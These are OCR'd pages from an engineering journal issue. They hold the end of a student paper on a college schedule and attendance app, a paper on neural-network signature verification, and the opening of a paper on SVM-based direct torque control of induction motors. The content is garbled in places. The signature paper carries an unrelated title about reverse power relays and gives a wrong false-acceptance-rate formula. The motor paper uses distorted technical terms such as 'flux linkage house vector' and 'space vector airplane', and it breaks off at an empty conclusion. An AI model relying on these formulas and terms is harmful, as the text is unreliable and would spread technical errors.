'Event Management System' of M.Mahalakshmi, S. Gomathi , S. Krithika During registration a token of student is generated. This token should be used everytime for login. All information related to all college events can be captured through this application. This system does not give information about lectures or schedule of each class[1].

"Mobile Attendance Management and employee Registration" of S. P. Avinaash Ram , J. Albert Mayan application replaces physical attendance procedure. Attendance calculation is done through application. This application is used when lecture was conducted or faculty is available. Otherwise it is of no use[2].

"Mobile based student Attendance Management System" of Monika Singh , Divya Tripathi, Ashutosh Pandey includes taking attendance and storing attendance of each lecture in database. When professor is unavailable other professor should be informed to continue the lecture[3].

"Android Based campus solution for college Management System" of Ms. Niharika Dedhia , Dr. V.C. Kotak aims at managing most activities of College like timetables, test schedules, event schedules on website which can be accessed anytime through application. It does not store attendance. It does not notify faculties about lectures update[4].


"Android Application for College Management System" of Aarti Erande, Vaibhavi Avachat, Sumit Ghardale, Prof. Bhavesh Shah provided information like assignments, result and attending notices and conjointly the department details application. It does not store attendance. It does not notify faculties about lectures update[5].

"Android Based campus solution for college Management System" of Ms. Niharika Dedhia , Dr. V.C. Kotak aims at managing most activities of College like timetables, test schedules, event schedules on website which can be accessed anytime through application. It does not store attendance. It does not notify faculties about lectures update[6].

"Android College Management System" of Vishwakarma R Ganesh The faculty can login into their college account through the app itself and update the academic result In case of natural calamities such as floods, etc. notification to students will be sent from admin office through app directly. It does not provide the staff Management. It does not help for Subtitution process [7].

"Online College Management System" Mr. Kartiki Datarkar ,Ms.Neha Hajare ,Ms.Nidhi Fulzele ,Ms.Sonali Kawle ,Mr.Vaibhav Suryavanshi ,Mr.Dipeeka Radke This system provides a simple interface for maintenance of student information. It can be used by educational institutes or colleges to maintain the records of students easily. Maintaining students , Profile and staff but not managing staff [8].

PROPOSED SYSTEM



ISSN 2394 - 7780

- Create timetable for each class and section.
- Administrator to assign the staff and subject to a particular time slot.
- Administer the lunch break and other breaks as per your school rules.
- Make changes to timetable based on the availability of the staff/teacher.

In the proposed application, the most basic task which will be performed is displaying time table of lectures. In addition it will display number of students present during each lecture. (Attendance) .This data can be retrieved whenever required. All these features can be seen in many applications , but the distint task of our application is that if any faculty is not available for lecture than a request will be send to faculities free at that time. our project will display the attendance of each lecture , so that it is possible to know how many students were present in a particular lecture. The name of the students in each class and there total attendance throughout the academic time span will be calculated. This attendance calculations will be forwarded to their parents. The prime reason of forwarding attendance to parents is to make them aware about their wards activities and to increase their involvement and interactions with college. After each lecture, the particular professor who conducted that lecture has to provide his/her digital signature. This digital signature will declare that lecture was conducted by that particular faculty and the attendance calculated is correct. But the most Amazing feature of our project is that it will maintain the list of faculties who are free at respective time slot. If a faculty is unavailable for the lecture, a request message will be sent to all the faculties in the list containing the names of faculties free (not conducting lectures or other duties) during that time period (mentioned above). The faculty who can conduct proxy for that lecture will respond to the request message . Thus, if a professor is not available lecture will not be wasted and proxy will be arranged without confusion . In a nutshell, this Schedule Management System will display schedule (Daily time table) , Calculate and Display attendance of each lecture , Forward the attendance to parents, Maintain schedule of professors and arrange proxy of unavailable faculty .Schedule Management System is a system which will display schedule for each class. In addition to this, it also replaces traditional attendance system. The most amazing feature of this application is that it stores schedule of each professor.

CONCLUSION

In a nutshell, this Schedule Management System will display schedule (Daily time table) , Calculate and Display attendance of each lecture , Forward the attendance to parents, Maintain schedule of professors and arrange proxy of unavailable faculty .Schedule Management System is a system which will display schedule for each class. In addition to this, it also replaces traditional attendance system. The most amazing feature of this application is that it stores schedule of each professor. Thus, In this project we have implemented a schedule management system. This Schedule management system maintains and displays daily schedule. It also maintains and displays Attendance of each student. It also helps to arrange proxy when a faculty is unavailable. Thus, this system supports smooth functioning of an organization.

REFERENCES

- “Event Management System’” of M.Mahalakshmi, S. Gomathi , S. Krithika[1].
- “Mobile Attendance Management and employee Registration” of S. P. Avinaash Ram , J. Albert Mayan[2].
- “Mobile based student Attendance Management System” of Monika Singh , Divya Tripathi, Ashutosh Pandey[3].
- “Android Based campus solution for college Management System” of Ms. Niharika Dedhia , Dr. V.C. Kotak[4].
- “Android Application for College Management System” of Aarti Erande, Vaibhavi Avachat, Sumit Ghardale, Prof. Bhavesh Shah [5].
- “Android Based campus solution for college Management System” of Ms. Niharika Dedhia , Dr. V.C. Kothal[6].
- “Android College Management System” of Vishwakarma R Ganesh [7].
- “Online College Management System” Mr. Kartiki Datarkar ,Ms.Neha Hajare ,Ms.Nidhi Fulzele ,Ms.Sonali Kawle ,Mr.Vaibhav Suryavanshi ,Mr.Dipeeka Radke [8].
- “Web based College Management system” of Ms. Sayali Pramod Dalke ,Ms. Shruti Anil Deshmukh ,Ms. Janabai Govind Dalave,Ms. Vaishnavi Nitin Sasane [9].

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

SIMULATION OF REVERSE POWER RELAY FOR GENERATOR PROTECTION

Devashree Patole[1], Rakhi Jha[2], Sunil Patil[3], Awani Sankhe[4], Aqsa Shaikh[5] and Navajyothi Katela[6]
Student[1,2,3] and Assistant Professor[4], Department of Computer Engineering , Theem College of Engineering, Mumbai
[5, 6]Department of Electrical Engineering, Theem College of Engineering, Mumbai

ABSTRACT
Sign is one of the most significant identity of a human which can be used for authenticating identity. A signature by an legal person is measured to be the "seal of agreement" and remains the most preferred means of authentication. The local features based approaches are more popular in dynamic verification than in the offline one. This reality encourages us to consider recovering writing trajectories from offline signature and many modern technologies are available to develop such algorithm with help of which one can able to diagnose and validate the human signature. Among which Artificial Neural Network is the one. Our Project deal with off-line signature recognition & verification using neural network in which the human signature is captured and presented in the image format to the system. Various image processing techniques, features extraction, neural network training of extracted features and after performing all of these task we are going to do verification and testing of the signature. After performing all of these task we will be able to identify whether the signature is genuine or forged.

Keywords: Image Processing, Artificial Neural Network, Feature Extraction, Signature Verification

INTRODUCTION
A Sign is person's name carved in a unique way as a form of identification.Signature can be used in various field such as in authorizing a check, Signature validates document, conducting a letter, Signature authorize transaction. Signatures are analytically importance in society. Signature verification is a technique used by banks, intelligence agencies and high-profile institutions to validate the identity of an individual. An image of a signature or a direct signature is fed into the signature verification software and compared to the signature image on file. Signatures are composed of special characters and therefore most of the time they can be unreadable. Also intrapersonal variations and interpersonal differences make it necessary to analyze them as complete images and not as letters and words put together. As signature is the primary mechanism both for authentication and authorization in legal transactions, the need for research in efficient auto-mated solutions for signature recognition and verification has increased in recent years.

1.1 Types of Signature Verification
A signature verification technique which is used to solve this problem can be divided into two classes

1. Online Signature verification

2. Offline Signature verification

1. Online Signature Verification
Online approach uses an electronic pressure sensitive tablets to extract information about a signature and takes dynamic information like heaviness, rapidity, speediness of writing, number of order of the hits and the pen density at each point etc. for verification purpose that make the signature more unique and more difficult to recreate. Application areas of Online Signature Verification include protection of PDA, laptop, authorization of computer users for accessing sensitive data or programs and authentication of individuals for access to physical devices or buildings.

2. Offline Signature Verification
Off-line signature verification involves fewer electronic control and uses signature images captured by scanner or camera. An off-line signature verification system uses features extracted from scanned signature image. The features used for offline signature verification are direct & are invariant. For this only the pixel image needs to be estimated

RELATED WORK
Artificial neural network based signature recognition and verification using neural network, in which the human signature is captured and presented in the image format to the system. The error back propagation training algorithm was used which exhibited 100% success rate by identifying correctly all the signatures that it was trained for [1]. Initially system use database of signatures obtained from those individuals whose signatures have to be authenticated by the system. Then artificial neural network (ANN) is used to verify and classify the

ISSN 2394 - 7780

signatures. The main reasons for the widespread usage of neural networks (NNs) in pattern recognition are their power and ease of use. A simple approach is to firstly extract a feature set representing the signature (details like length, height, duration, etc.), with several samples from different signers. The second step is for the NN to learn the relationship between a signature and its class either "genuine" or "forgery". Once this relationship has been learned, the network can be presented with test signatures that can be classified as belonging to a particular signer. NNs therefore are highly suited to modeling global aspects of handwritten signatures. [2] Artificial neural network based on the well-known Back-propagation algorithm is used. To test the performance of the system, the False Reject Rate, the False Accept Rate, and the Equal Error Rate (EER) are calculated. [3]


PROPOSED METHODOLOGY

The design of the system is divided into three modules:

1. Preprocessing
2. Feature Extraction
3. Training and testing

3.1) Preprocessing


In this phase preprocessing on the image is been performed .Image processing operations are performed on the image captured from the camera. This preprocessed image is provided as the input to the feature extraction module.



Original Image

Preprocessed Image

- **Steps for Preprocessing**




3.2) Feature Extraction

In Feature extraction, the essential features are extorted from the original input signature.

The features are width and height of signature , slope, density and many other local parameters.


- **Steps for Feature Extraction**



3.3) Training and Testing

In this phase the extracted features are given to the training for performing the training of the data. The back propagation algorithm is used to train the data.

ISSN 2394 - 7780



- **Testing**

The performance measure of the signature verification is measured in terms of false rejection rate (FRR) and false acceptance rate (FAR). False acceptance occurs when forgeries signatures are accepted as genuine while in case of false rejection genuine signature are accepted as forgery.

$$FAR = \frac{\text{Number of genuine accepted}}{\text{Number of forgery tested}} \times 100$$

$$FRR = \frac{\text{Number of genuine rejected}}{\text{Number of genuine tested}} \times 100$$

CONCLUSION

Off-line signature recognition & verification using neural network approach. Signatures are verified based on parameters extracted from the signature using various techniques in which we will make collection of small database of signatures and our first step will be to Captured human signature and by scanning it using webcam, present it in the image format and after that we will do pre-processing of that capture image, in pre-processing different techniques such as Scaling, Normalization, Thinning, Background Elimination, Noise Reduction are performed on that image. After performing all of this function our next step will be to do features extraction of the images, some important features such as global features, texture features, Mask features are extracted from that image and then our next step is to perform training on that extracted data using neural network. After that our next step will be to perform verification and testing of the signature. After performing all of the testing we will be able to identify whether the Signature is a genuine Signature or forged Signature. Our recognition system exhibited 90% success rate by identifying correctly all the signatures that it was trained for. This study intends to reduce to a minimum the cases of forgery in business transactions, bank operations, document analysis, and access control, by using his manual signature. As signatures continue to play an important role in financial, commercial and legal transactions, truly secured authentication becomes more and more crucial. A signature by an authorized person is considered to be the “seal of approval” and remains the most preferred means of authentication. So our System can play an important role in secured authentication process by verifying the signature correctly.

REFRENCES

1. Shiwani Sthapak, Minal Khopade, Chetana Kashid “Artificial Neural Network Based Signature Recognition & Verification International Journal of Emerging Technology (ISSN 2250 Volume 3, Issue 8, August 2013).
2. Sumedha Tanajirao Panchal and V. V. Yerigeri” Offline signature verification based on geometric feature extraction using artificial neural network”, International Journal of Advanced Research in Computer Science and Software Engineering, Volume 2, Issue 7, July 2012 ISSN: 2277 128X.
3. Mujahed jarad, Dr Ninjad AL-Najdawi, Dr. sara Tedmori“Offline Handwritten Signature Verification System Using Supervised Neural Network Approach”.
4. Ashwini Pansare, Shalini Bhatia “Off-line Signature Verification Using Neural Network”, International Journal of Scientific & Engineering Research, Volume 3, Issue 2, February-2012 1 ISSN 2229-5518.
5. Manoj Kumar “Signature Verification Using Neural Network “Signature Recognition and Verification System”, Department of Electrical Engineering, Jabalpur Engineering College Jabalpur, MP, INDIA, Research of Engineering Sciences ISSN 2278 – 9472, Vol. 2(2), 11-15, February (2013) .

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

SIMULATION OF DIRECT TORQUE CONTROL OF INDUCTION MOTOR BASED ON SPACE VECTOR MODULATION

Nikhil Keni, Shivam Golatkar, Nishchal Dawane, Sawan Verma and Aqsa Shaikh
Department of Electrical Engineering, Theem College of Engineering, Boisar

ABSTRACT
Induction motor (IM) speed control is comparatively difficult, since the torque produced and flux are inter-dependent. Through the conventional PI regulation, torque error can lead to undesirable change in angle between rotor and stator flux vectors. In this paper, space vector modulation (SVM) based direct torque control (DTC) is applied on induction motor. DTC is a closed-loop speed control technique to control a motor with the help of flux and torque vectors. It constitutes of hysteresis-band flux and torque controllers. The undulations in current and torque occur in the traditional DTC technique. Reason for unwanted torque and current undulation is less voltage vectors applied to the machine, which means less accuracy. Ripples are reduced using the SVM-DTC technique. SVM techniques have a number of superiority features that offer finer DC bus utilization, minimum torque undulations, lesser total harmonic distortions (THD) in the AC motor current, minimal switching losses, and simpler to adapt in the digital systems. Simulations for the SVM based DTC are performed in MATLAB/Simulink and the results are studied thoroughly.

Keywords: Motor, SVM, DTC, Torque error, Flux error

INTRODUCTION
Motors are one of the electric machines most widely used in industrial, commercial and domestic applications as they are simple, rugged, low cost and easy to maintain. The drive control system is necessary for IMs, since they demand good performance control: accurate and quick flux and torque response, higher torques at low speed, wide range of speed.

Direct torque control (DTC) method came in spotlight because instead of controlling the torque indirectly through flux or current, it directly controlled the torque. To obtain precision, DTC uses the difference between reference values and calculated values of flux and torque to control the machine. Although a well-accepted method, but DTC has some disadvantages like – at low speeds, control becomes difficult; high undulations in torque and current; more noise and variable switching frequency issues.

Space Vector Pulse Width Modulation (SV-PWM) is a technique introduced to improvise DTC in order to overcome the drawbacks of conventional DTC.

The usual three phase PWM generation technique involves a high frequency carrier wave intersecting with three sinusoidal waves as reference. The major drawback of this intersection method is that it includes automatic redundant computational efforts, since the intersection points of each of the three phases is computed independently [5].

On the other hand, the SVM strategy generates the waveforms simultaneously for all the three phases in a two-dimensional frame of reference, excluding the chances of considering each waveform intersection as an independent variable.

In this paper, MATLAB simulation of SVM based DTC of IM is performed and results are analysed. An attempt is made to minimise the general limitations of conventional control schemes and conventional DTC as well.

OBJECTIVES
1. To control the torque of induction motor using space vector modulation.
2. Space vector modulation (SVM) based direct torque control is applied on induction motor

OVERVIEW- Direct Torque Control (DTC)
Direct Torque Control (DTC) makes use of an induction motor model to acquire preferred output torque. By using solely cutting-edge and voltage measurements, it is viable to estimate the immediate stator flux and output torque. The simple configuration of DTC scheme is as shown in Fig. 1. It consists of a two torque and flux controller alternatively of PI controllers in DTC scheme and flux and torque estimator.

In DTC, it is possible to immediately manage stator flux linkage and electromagnetic torque by means of resolution of finest inverter switching modes. The selection is such that flux and torque blunders are restrained within respective flux and torque hysteresis bands to obtain fast torque response.

ISSN 2394 - 7780




Fig-1: Block Diagram Of DTC

Induction motors, provided through a VSI inverter, stator linkage flux and electromagnetic torque are controlled straight forwardly and autonomously by the way of preference of inverter switching modes. The choice is made to confine the flux linkage and torque error inside their hysteresis bands to get a rapid torque reaction. The output commands of the flux and torque hysteresis comparators are used to pick up inverter switching states from the lookup table, below equation indicates torque equation of induction motor (IM) with wide variety of poles 'P'.

$$T_e = \frac{3}{2} P \frac{L_m}{L_s L_r} \psi_s \psi_r \mathrm{Sin}\theta \quad \text{.....(1)}$$

Where, Ψs is stator flux linkage house vector, Ψr is rotor flux linkage house vector, θ is the perspective between Ψs two and Ψr.

METHODOLOGY

Space Vector Modulation

The SVM technique determines the duration of conduction of each voltage vector applied to the inverter via the projection of the V_s^* on two contiguous vectors in every sector. The value of this projection decides the favored switching times - T_n and T_{n-1} and corresponding to two none-zero inverter switching states. To preserve a consistent switching frequency, in the case of $T_n+T_{n+1}<T_{SW}$, space vector modulation refers to a distinctive switching sequence of the upper three power switches of a three-phase power inverter.




Fig-2: Block Diagram Of SVM-DTC

ISSN 2394 - 7780

In the SVM algorithm, aim is to determine the period of conduction of every adjoining voltage vector in each and every sector in order to generate a voltage at the inverter output, which has a common cost equal to the suggest value of the reference voltage vector at the input. The space vector airplane is separated into six areas via voltage vectors.

$$(i-1)\frac{\pi}{3} < N_i < i\frac{\pi}{3}, i = 1, \ldots, 6 \quad \text{…….(2)}$$

the position of the reference voltage vector where it lies can be determined.

$$\theta_{V_s^*} = \tan^{-1}\left(\frac{V_{s\alpha}^*}{V_{s\beta}^*}\right) \quad \text{…….(3)}$$

Two phase variables are obtained from three phase values using the following matrix:

$$\begin{bmatrix} V_d \\ V_q \end{bmatrix} = \frac{2}{3}\begin{bmatrix} 1 & -1/2 & -1/2 \\ 0 & \sqrt{3}/2 & -\sqrt{3}/2 \end{bmatrix}\begin{bmatrix} V_a \\ V_b \\ V_c \end{bmatrix} \quad \text{…….(4)}$$

zero inverter reputation is applied throughout a complementary period of the T_{SW} period, that is $T_0=T_{SW}-T_n+T_{n-1}$. It is properly known that the three phase inverter can produce eight output states. Switching state [1 0 0] means, top change in phase 'a' is closed and upper switch in section 'b' and 'c' are open. Thus, eight output states of inverter represent eight area vectors, two vectors V0[0 0 0] and V7[1 1 1] are null and remaining six are of equal magnitude and arranged 600 apart in space diagram as shown in fig. The table 1 shows the best voltage switching vector look-up table.

Switching Table

Table-1: Swiching Vector Diagram

H_ψ	H_T	S(1)	S(2)	S(3)	S(4)	S(5)	S(6)
1	1	V_2	V_3	V_4	V_5	V_6	V_1
	0	V_0	V_7	V_0	V_7	V_0	V_7
	-1	V_6	V_1	V_2	V_3	V_4	V_5
-1	1	V_3	V_4	V_5	V_6	V_1	V_2
	0	V_7	V_0	V_7	V_0	V_7	V_0
	-1	V_5	V_6	V_1	V_2	V_3	V_4




Fig-3: Switching Vectors & Sectors

ISSN 2394 - 7780

SIMULATION MODEL




Fig-4: Simulation Model Of DTC

The simulation of DTC was once executed in the discrete environment. The inverter switching pulses are acquired from the switching table which decides to the pulse from the error indicators of flux and torque. The flux function is also decided in the flux and perspective calculation block. The estimation of flux and torque is carried out from the motor measurable factor such as phase voltage and phase currents




Fig-5: Simulation Model Of SVM-DTC

The simulation model of the DTC-Space Vector Modulation manipulate scheme. The system is composed of the motor, three phase voltage provide inverter, PI controllers, reference frame transformation blocks. Space vector modulation approach is used to control IGBT switches.

CONCLUSION

